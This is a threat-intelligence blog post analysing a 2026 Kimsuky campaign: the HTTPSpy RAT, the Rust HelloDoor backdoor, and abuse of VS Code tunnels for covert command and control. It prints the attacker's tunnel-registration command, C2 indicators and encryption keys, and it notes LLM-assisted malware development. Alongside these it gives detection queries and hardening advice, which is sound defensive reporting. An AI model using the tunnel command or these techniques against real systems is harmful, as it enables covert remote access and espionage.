
Kimsuky — the North Korean state-sponsored APT group also tracked as APT43, Velvet Chollima, Black Banshee, Emerald Sleet, THALLIUM, and Springtail, operating under the DPRK's Reconnaissance General Bureau (RGB) — ran an active espionage campaign against South Korean military and corporate targets between March and April 2026, deploying at least three distinct malware families. Research published by Kaspersky Securelist, ENKI WhiteHat, Darktrace, and Gen Digital documents a toolkit that now includes the HTTPSpy remote-access trojan (RAT — software that gives an attacker remote control of a victim machine), a Rust-language backdoor called HelloDoor, and a novel command-and-control (C2 — the attacker's infrastructure used to issue commands and receive data from compromised hosts) channel built entirely on Microsoft's legitimate VS Code Remote Tunnels feature.
// 01 Kimsuky HTTPSpy: Technical Analysis of the New Backdoor
HTTPSpy is a full-featured RAT (Remote Access Trojan) that Kaspersky Securelist researchers identified as the centrepiece of the March–April 2026 campaign. Its C2 mechanism uses recurring HTTP GET requests — the backdoor regularly checks in with attacker-controlled servers, which respond selectively: payloads are only pushed to machines whose operator profiles match targets of intelligence value, reducing exposure to automated sandboxing and broad-spectrum detection.
HTTPSpy's full capability set includes:
- Shell command execution — arbitrary OS commands run in the victim's context
- File upload and download — bidirectional file transfer between attacker and victim
- Process execution — launch arbitrary binaries on the infected host
- Screenshot capture — periodic or on-demand screen grabs for intelligence collection
- DLL injection into PIDs — inject a Dynamic-Link Library (a Windows code module) directly into a running process by its PID (Process ID), enabling in-memory execution without dropping a file to disk
- In-memory executable loading — load and run PE (Portable Executable) binaries entirely in RAM, bypassing file-based antivirus
- Self-deletion — remove the dropper from disk after installation to frustrate forensic recovery
ENKI WhiteHat documented a distinctive verification step called JSONPing: before the full C2 channel activates, the malware queries a locally spawned mini-server via a structured JSON request to confirm that its own execution environment is intact. This anti-sandbox technique distinguishes a real victim machine from an automated analysis environment.
HTTPSpy belongs to a documented malware lineage. Its predecessor httpTroy (identified November 2025) communicated with hxxp://load.auraria[.]org/index.php and obfuscated traffic using XOR key 0x56 combined with Base64 encoding. The December 2025 variant httpMalice extended the family with dual C2 support — standard HTTP alongside a Dropbox-based channel — and added ChaCha20 stream-cipher encryption for payload delivery. HTTPSpy represents the next evolutionary step: tighter victim profiling and a modular injection framework.
// 02 HelloDoor: Kimsuky's First Rust-Based Malware
HelloDoor is a DLL (Dynamic-Link Library) backdoor first identified in August 2025, notable as the first publicly documented Kimsuky malware written in Rust — a systems programming language favoured for its memory safety, performance, and the difficulty of reverse-engineering its compiled binaries compared to C or C++. The use of Rust signals a deliberate capability investment: Rust binaries produce larger, more complex executables that slow analyst workflows and can defeat signature-based detection tuned to Kimsuky's historically C-based tooling.
HelloDoor establishes persistence via Windows registry autostart keys (MITRE ATT&CK T1547.001 — Boot/Logon Autostart Execution: Registry Run Keys), ensuring it survives reboots without dropping a separate installer. Its C2 communications travel over HTTP but are encrypted with RC4 (Rivest Cipher 4 — a symmetric stream cipher; while cryptographically weak by modern standards, it is fast and lightweight, making it common in malware), using a hardcoded key: fwr3errsettwererfs.
To hide the C2 server's real IP address, HelloDoor routes traffic through Cloudflare TryCloudflare — a free tunnelling service that assigns a random subdomain on the trycloudflare.com domain and proxies requests to an operator-controlled backend. Because the endpoint the victim's machine connects to is a legitimate Cloudflare address, network-layer blocks based on IP reputation are largely ineffective. Darktrace's analysis confirmed this tunnelling pattern in traffic captures from affected South Korean organisations.
HelloDoor's code contains evidence strongly suggesting AI-assisted development: emoji characters (✅, ❌, 🔍) appear as log-level markers within the compiled binary, code comments match the verbose, grammatically inconsistent style characteristic of large language model (LLM) output, and several comment lines contain grammatical errors that read as machine-translated Korean to English. This corroborates a broader trend — The Hacker News has documented multiple 2025–2026 campaigns in which DPRK operators use LLMs to accelerate malware development — and lowers the skill barrier for producing functional implants in unfamiliar programming languages.
// 03 VS Code Tunnel Abuse: How Kimsuky Hides in Microsoft Traffic

The most operationally significant technique in this campaign requires no purpose-built malware on the network boundary at all. Kimsuky downloads the legitimate, signed VS Code CLI binary (code.exe) from Microsoft to C:ProgramData on compromised hosts, then executes it with a single command:
cmd.exe /c echo | "C:ProgramDatacode.exe" tunnel --name bizeugene
The tunnel subcommand instructs VS Code to register this machine as a remote development target with Microsoft's tunnel relay infrastructure. The relay assigns the session a name — here bizeugene — and generates a GitHub device authorisation code, which VS Code writes to out.txt in the working directory. The attacker retrieves this code from the victim (via a concurrent HTTPSpy session or DWAgent — see below), authenticates the tunnel through a browser-based GitHub OAuth flow, and from that point has a full interactive development environment session routed through Microsoft's own servers.
The result is a C2 channel that:
- Generates no novel network signatures — all traffic is TLS-encrypted HTTPS to
.vscode.devand.tunnels.api.visualstudio.com, indistinguishable from a developer working remotely - Bypasses IP-reputation and domain blocklists — the relay endpoints are Microsoft-operated
- Requires no inbound firewall holes — the victim machine initiates the outbound connection
- Evades EDR (Endpoint Detection and Response) tools tuned to flag unknown processes —
code.exeis a signed Microsoft binary (MITRE ATT&CK T1218 — Signed Binary Proxy Execution)
Kimsuky supplements this with two additional lateral tools: DWAgent, an open-source remote management agent pre-configured with hardcoded attacker relay server credentials, and Cloudflare Quick Tunnels for cases where VS Code deployment fails. The primary MITRE ATT&CK mapping for the tunnel technique is T1219 (Remote Access Software); the full TTP cluster for this campaign includes T1566.001 (Spearphishing Attachment), T1059 (Command and Scripting Interpreter), T1218 (Signed Binary Proxy Execution), T1090 (Proxy), and T1547.001 (Registry Run Key Persistence).
The sequence below shows the full VS Code tunnel C2 chain from initial compromise to attacker access:
// 04 Social Engineering and Initial Access Tactics
Kimsuky's initial access (MITRE ATT&CK T1566.001 — Spearphishing Attachment) relies on highly contextualised lures crafted for South Korean audiences:
- AhnLab impersonation: fake pages mimicking AhnLab (South Korea's dominant endpoint security vendor) deliver malware via a Windows scheduled task named
AhnlabUpdate, exploiting implicit trust in domestic security software branding - Fake Webex invitations: spoofed Cisco Webex meeting pages prompt targets to "fix their camera" by running a downloaded file —
fix-camera.jse— which is a JavaScript Encoded Script (.JSE, a Windows Script Host format that obfuscates the payload from casual inspection) - Document-themed lures: malicious files masquerade as Korean government procurement documents, university academic recruitment packages, and VPN service invoices — all formats routinely opened by the defence and government employees who are primary targets
File formats used across the campaign include .JSE, .SCR (Windows screensaver — a renamed PE executable), .PIF (Program Information File — a legacy Windows shortcut format that executes binaries), .EXE, and .HWPX (the XML-based format of Hangul Word Processor, the dominant word processor in South Korean government and business). Prior Kimsuky campaigns have also used quishing — QR code phishing that bypasses email link-scanning by encoding malicious URLs in image form.
Infrastructure hosting these lure pages follows a recognisable pattern: subdomains on South Korean free domain providers (.p-e.kr, .o-r.kr, .n-e.kr) and compromised legitimate South Korean websites, making blocklist-based filtering less effective against domestic-origin traffic.
// 05 Who Is Affected and Indicators of Compromise
Primary targets in the March–April 2026 campaign span South Korean defence, military, government, healthcare, machinery, and energy sectors. Kaspersky and Darktrace also note secondary targeting of Brazilian and German defence entities, consistent with Kimsuky's pattern of tracking South Korean diaspora networks and allied defence procurement chains.
Indicators of Compromise (IOCs)
| Type | Value | Context |
|---|---|---|
| Domain | female-disorder-beta-metropolitan.trycloudflare.com | HelloDoor C2 via Cloudflare TryCloudflare tunnel |
| MD5 hash | c42ae004badddd3017adadbdd1421e00 | HelloDoor DLL backdoor sample |
| Domain (defanged) | hxxp://load.auraria[.]org/index.php | httpTroy C2 (Nov 2025 predecessor) |
| Scheduled task name | AhnlabUpdate | Persistence mechanism — AhnLab impersonation |
| File path | C:ProgramDatacode.exe | Legitimate VS Code CLI downloaded by attacker |
| File name | fix-camera.jse | Initial access payload delivered via fake Webex page |
| Tunnel name | bizeugene | VS Code tunnel session identifier used in this campaign |
XOR key (httpTroy lineage): 0x56 (applied before Base64 encoding in C2 traffic)
RC4 key (HelloDoor): fwr3errsettwererfs (hardcoded in binary)
// 06 What Security Teams Should Do Right Now
- Hunt for VS Code CLI abuse in endpoint telemetry. Query for
code.exeexecuting with thetunnelargument fromC:ProgramDataor other non-standard paths. In Microsoft Sentinel (KQL):
“kql DeviceProcessEvents | where FileName =~ "code.exe" | where ProcessCommandLine has "tunnel" | where FolderPath !startswith "C:Users" | project Timestamp, DeviceName, AccountName, ProcessCommandLine, FolderPath ` Legitimate VS Code Remote development uses per-user installation paths; operator-placed binaries in C:ProgramData` are anomalous.
- Block or monitor TryCloudflare egress.
*.trycloudflare.comhas no legitimate use in most enterprise environments. Block outbound DNS resolution to this domain at the firewall or DNS layer, or alert on connections to it via proxy logs. This disrupts HelloDoor's C2 obfuscation channel.
- Audit scheduled tasks for AhnLab impersonation. Run
schtasks /query /fo LIST /v | findstr /i "ahnlab"on endpoints and endpoints in your EDR console. Legitimate AhnLab tasks do not require the nameAhnlabUpdate; any match outside a known AhnLab installation should be investigated immediately.
- Block or restrict
.JSE,.SCR, and.PIFexecution via email gateways and endpoint policy. These file types have virtually no legitimate business delivery use case. Windows AppLocker or WDAC (Windows Defender Application Control) policies can block unsigned.SCRand.PIFexecution outright. Flag.JSEattachments at the mail gateway.
- Check for the HelloDoor MD5 hash and IOC domain. Scan endpoint and proxy/DNS logs for
c42ae004badddd3017adadbdd1421e00(file hash) andfemale-disorder-beta-metropolitan.trycloudflare.com(C2 domain). Both are confirmed active indicators from the 2026 campaign.
- Apply threat-intel rules for RC4-encrypted HTTP with short hardcoded keys. Network detection rules that flag RC4-encrypted HTTP traffic — especially where the cipher key is short and repeated across sessions — can surface HelloDoor activity. Snort/Suricata rules should also alert on HTTP User-Agent strings associated with the httpTroy/HTTPSpy lineage, which Kaspersky's threat intel feed includes.
// 07 Background: Kimsuky's Expanding Toolkit
Kimsuky has operated since at least 2012 under the direction of the DPRK's RGB, historically concentrating on South Korean government, policy, academic, and think-tank targets to collect geopolitical and military intelligence. Over the past two years the group has accelerated its tooling investment significantly:
- The BlueNoroff (a financially focused sub-cluster of the DPRK APT ecosystem) fake Zoom campaign illustrates how DPRK operators across clusters share the technique of weaponising legitimate meeting software
- The Lazarus Group's RemotePE memory-only RAT demonstrates a parallel DPRK investment in fileless execution — a technique HTTPSpy's in-memory loading mirrors
- ScarCruft's BirdCall Android implant distributed via gaming platform supply chain shows a sister DPRK group pursuing mobile targets using supply chain vectors
The introduction of Rust in HelloDoor follows the industry pattern where threat actors adopt memory-safe languages specifically to frustrate reverse engineering. Rust's complex type system and standard library produce binaries with fewer recognisable code patterns than C, and existing YARA rules built on Kimsuky's historical C-language malware signatures will not match Rust-compiled variants without updates.
The AI-assisted development evidence in HelloDoor carries operational implications: LLM-assisted coding accelerates the iteration cycle between campaigns, potentially enabling Kimsuky to produce new malware variants on weeks-long rather than months-long timelines. The Hacker News coverage of the 2026 campaign notes this as a first-of-kind documented case for this threat actor.
The VS Code tunnel technique is not unique to Kimsuky — researchers have documented abuse of VS Code Remote Tunnels by at least two other threat actors since 2024 — but Kimsuky's pairing of it with a legacy RAT (HTTPSpy for initial foothold) and a Rust implant (HelloDoor for persistence) represents a layered approach: if one channel is burned, the others remain active.
// 08 Conclusion
Kimsuky's 2026 campaign against South Korean defence and military targets demonstrates an actor that has methodically upgraded both its malware engineering and its tradecraft. The VS Code tunnel technique is its most disruptive development: it gives the group a reliable, deniable, signature-resistant C2 channel that exploits the trust enterprises place in Microsoft infrastructure — and it requires defenders to move beyond network-layer and file-hash detection toward behavioural analysis of signed-binary execution. Security teams should prioritise hunting for code.exe tunnel invocations in non-standard paths, blocking *.trycloudflare.com egress, and updating YARA and EDR signatures to account for Rust-compiled binaries.
For a deeper look at how other DPRK-affiliated actors are targeting cryptocurrency and financial infrastructure with similar living-off-the-land techniques, see our analysis of North Korea's cryptocurrency theft tactics in 2026. Subscribe to the CiphersSecurity weekly threat digest for curated IOC feeds and detection rule updates covering active APT campaigns →
For any query contact us at contact@cipherssecurity.com